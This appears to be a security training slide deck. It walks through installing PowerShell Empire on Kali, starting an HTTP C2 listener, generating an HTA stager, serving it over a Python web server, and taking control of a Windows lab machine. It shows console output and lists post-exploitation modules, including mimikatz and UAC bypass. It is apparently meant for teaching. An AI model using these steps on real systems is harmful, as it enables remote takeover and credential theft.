Empire Crash Course

Welcome to the dark side…

Learning Outcomes

- Know what & why Empire
- Hands-on with Kali + Empire
- What can we do with Empire agent session
- Relate the practical aspects with Attack Life Cycle

What & Why

Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework.

- Why not Metasploit? Most of the payloads will be caught by Anti-Virus

Other Benefits

- Empire has a small footprint, easily installed in a small Virtual Private Server instance (eg. free Amazon EC2)
- Well-organised Post-Exploitation/Intrusion modules
- Can easily customise call-back URL resource paths to mimic known C2 signatures

First-Thing-First


- Download Kali VM 64bit image (either VMware or VirtualBox) https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/

- Login Kali with username: root | password: toor

- Launch a root terminal

Setup Empire

- Ensure Kali has internet access
- At root terminal, type: git clone https://github.com/EmpireProject/Empire.git
- Wait for clone to complete, type: cd Empire/setup (by default you should be in /root)
- type: ./install.sh
- At the server key prompt, type any string as key
- type: cd .. follow by ./empire



Empire 101

- Read & understand http://www.powershellempire.com/?page_id=110
- TL;DR: Listener (C2 server) <-> Run stager (payload)
- Hands-on:
  - How to start a Listener? Use a HTTP* listener for now
  - How to generate a Stager?

*** Explain to your supervisor WHY HTTP & not HTTPS**

root@kali: ~/Empire

File Edit View Search Terminal Help

```
=========================================================
 [Empire]  Post-Exploitation Framework
=========================================================
 [Version] 2.2 | [Web] https://github.com/empireProject/Empire
=========================================================

  _______ .___  ___. .______    __  .______       _______
 |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
 |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
 |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
 |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
 |_______||__|  |__| | _|      |__| | _| `._____||_______|

      278 modules currently loaded

      0 listeners currently active

      0 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener
dbx             http_com        http_ho         meterpreter
http            http_foreign    http_mapi
(Empire: listeners) > uselistener
```

type: space follow by tab
there's autocomplete

root@kali: ~/Empire

File Edit View Search Terminal Help

```
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                          Description
  ----              --------    -------                        -----------
  SlackToken        False                                      Your SlackBot API token to communicate with your Slack instance.
  ProxyCreds        False       default                        Proxy credentials ([domain\]username:password) to use for request (defa
ult, none, or other).
  KillDate          False                                      Date for the listener to exit (MM/dd/yyyy).
  Name              True        http                           Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc Launcher string.
  DefaultDelay      True        5                              Agent delay/reach back interval (in seconds).
  DefaultLostLimit  True        60                             Number of missed checkins before exiting
  WorkingHours      False                                      Hours for the agent to operate (09:00-17:00).
  SlackChannel      False       #general                       The Slack channel or DM that notifications will be sent to.
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Host              True        http://172.30.1.232:80         Hostname/IP for staging.
  CertPath          False                                      Certificate path for https listeners.
  DefaultJitter     True        0.0                            Jitter in agent reachback interval (0.0-1.0).
  Proxy             False       default                        Proxy to use for request (default, none, or other).
  UserAgent         False       default                        User-agent string to use for the staging request (default, none, or oth
er).
  StagingKey        True        5416d7cd6ef195a0f7622a9c56b55e84 Staging key for initial agent negotiation.
  BindIP            True        0.0.0.0                        The IP to bind to on the control server.
  Port              True        80                             Port for the listener.
  ServerVersion     True        Microsoft-IIS/7.5              Server header for the control server.
  StagerURI         False                                      URI for the stager. Example: stager.php

(Empire: listeners/http) > uselistener http
```

Supports both plain & encrypted network transport
When in plain mode, are the commands really in plain?

Why?

Think like adversary, Slack is the modern IRC

Hard-coded IP good idea?

You can’t generate Stager until you fire up a Listener…

To get back to Main page from anywhere in Empire console, Type: main

root@kali: ~/Empire

File Edit View Search Terminal Help

```
========================================================================
 [Empire]  Post-Exploitation Framework
========================================================================
 [Version] 2.2 | [Web] https://github.com/empireProject/Empire
========================================================================
```

```
       278 modules currently loaded

       1 listeners currently active

       0 agents currently active
```

Compare this with the exploit modules available in MetaSploit

```
(Empire) > usestager
multi/bash              osx/application       osx/macho             windows/bunny          windows/launcher_lnk
multi/launcher          osx/ducky             osx/macro             windows/dll            windows/launcher_sct
multi/pyinstaller       osx/dylib             osx/pkg               windows/ducky          windows/launcher_vbs
multi/war               osx/jar               osx/safari_launcher   windows/hta            windows/macro
osx/applescript         osx/launcher          osx/teensy            windows/launcher_bat   windows/teensy
(Empire) > usestager
```

Quality (in terms of evasiveness) vs Quantity
Evade what?

Exercise:
Get an Agent Session with any of the Windows Stagers

Hint: navigate to /tmp, use python -m SimpleHTTPServer

```
(Empire: stager/windows/hta) > info

Name: HTA

Description:
  Generates an HTA (HyperText Application) For
  Internet Explorer

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  OutFile          False                         File to output HTA to, otherwise
                                                 displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  Base64           True        True              Switch. Base64 encode the output.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.


(Empire: stager/windows/hta) > set OutFile /tmp/o.hta
(Empire: stager/windows/hta) > execute
[!] Error: Required stager option missing.
(Empire: stager/windows/hta) > set Listener http
(Empire: stager/windows/hta) > execute

[*] Stager output written out to: /tmp/o.hta

(Empire: stager/windows/hta) >
```

```
root@kali: /tmp
File  Edit  View  Search  Terminal  Help
root@kali:~/Empire# cd /tmp/
root@kali:/tmp# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Directory listing for / - Windows Internet Explorer

http://172.30.1.232:8000/

Favorites | Suggested Sites | Web Slice Gallery

Directory listing for /

- .font-unix/
- .ICE-unix/
- .Test-unix/
- .X11-unix/
- .XIM-unix/
- firefox-esr_roo
- gpk-8_acaeee
- hsperfdata_roo
- mozilla_root0/
- o.hta
- python-build.2
- ssh-D8kYsSe
- systemd-privat
- systemd-privat
- systemd-privat
- systemd-privat
- tracker-extract-files.0/

File Download - Security Warning

Do you want to run or save this file?

Name: o.hta
Type: HTML Application, 4.05KB
From: 172.30.1.232

Run | Save | Cancel

There will be another warning after this


While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

```
(Empire: stager/windows/hta) > set OutFile /tmp/o.hta
(Empire: stager/windows/hta) > execute
[!] Error: Required stager option missing.
(Empire: stager/windows/hta) > set Listener http
(Empire: stager/windows/hta) > execute

[*] Stager output written out to: /tmp/o.hta

(Empire: stager/windows/hta) > [+] Initial agent D2S76F1Y from 172.30.1.66 now active (Slack)
```

root@kali: ~/Empire

File Edit View Search Terminal Help

```
=====================================================
 [Empire]  Post-Exploitation Framework
=====================================================
 [Version] 2.2 | [Web] https://github.com/empireProject/Empire
=====================================================
```



```
    278 modules currently loaded

    1 listeners currently active

    1 agents currently active

(Empire) > agents

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Usern
  ---------        ----  -----------     ------------    -----
  D2S76F1Y         ps    192.168.181.192 Q-PC            q-PC\(

(Empire: agents) > interact D2S76F1Y
```

```
(Empire: agents) > interact D2S76F1Y
(Empire: D2S76F1Y) > info

[*] Agent info:

        nonce                   2812161509451684
        jitter                  0.0
        servers                 None
        internal_ip             192.168.181.192
        working_hours
        session_key             iod/)4ImNrE:`XCAvnf
        children                None
        checkin_time            2017-10-16 22:04:34
        hostname                Q-PC
        id                      1
        delay                   5
        username                q-PC\q
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              3128
        profile                 /admin/get.php,/new
                                6.1; WOW64; Trident
        os_details              Microsoft Windows 7
        lost_limit              60
        taskings                None
        name                    D2S76F1Y
        language                powershell
        external_ip             172.30.1.66
        session_id              D2S76F1Y
        lastseen_time           2017-10-16 22:08:24
        language_version        2
        high_integrity          0
```


What is this?
Hint: look @ Sysmon logs

GOOD… your first agent…. & then?

root@kali: ~/Empire

File Edit View Search Terminal Help

```
=====================================================================
 [Empire]  Post-Exploitation Framework
=====================================================================
 [Version] 2.2 | [Web] https://github.com/empireProject/Empire
=====================================================================

  _______ .___  ___. .______    __  .______       _______
 |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
 |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
 |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
 |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
 |_______||__|  |__| | _|      |__| | _| `._____||_______|

      278 modules currently loaded

      1 listeners currently active

      1 agents currently active


(Empire) > agents

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
  --------         ----  -----------     ------------    --------            -------             -----    -------------------
  D2S76F1Y         ps    192.168.181.192 Q-PC            q-PC\q              powershell/3128     5/0.0    2017-10-16 23:54:56

(Empire: agents) > interact D2S76F1Y
(Empire: D2S76F1Y) >
agents            downloads         kill          mimikatz        scriptcmd         steal_token
back              exit              killdate      psinject        scriptimport      sysinfo
bypassuac         help              list          pth             searchmodule      updateprofile
clear             info              listeners     rename          shell             upload
creds             injectshellcode   lostlimit     revtoself       sleep             usemodule
download          jobs              main          sc              spawn             workinghours
(Empire: D2S76F1Y) >
```




Press tab

Time for you to explore… the dark side…

W.T.Fish is ALC

eg. State sponsored Threat-Actors, Cyber Espionage…
"slow & targetted infiltration"

eg. DDoS, SQL-injection, insecure-exposed Databases
"fast & furious breach"




Impacts:
Confidentiality
Integrity
Availability
Safety

Attack Life Cycle

Three requirements of successful attacks

What u did today…



Attack Life Cycle

	Tactics	Users	Services	Networks
Insiders & External Actors	*Stage 1* **Gather Info**	External Reconnaissance		
External	*Stage 2* **Get in**	Deliver payload		
		Run payload		
		Install payload		
		Control externally		
Insiders & External Actors	*Stage 3* **Stay in**	Internal reconn.		
		Capture credentials		
		Gain privilege-access		
		Control internally		
Insiders & External Actors	*Stage 4* **Execute mission**	Steal (Confidentiality)		
		Tamper (Integrity)		
		Deny (Availability)		
		Damage (Safety)		

- Start Listener = C2 server
- Generate Stager = Payload
- Click something from browser (delivery)
- Click some more to execute (run)
- Agent session started (control)
- Which stages are post-intrusion?

To be continued….

When in doubt… Google it first!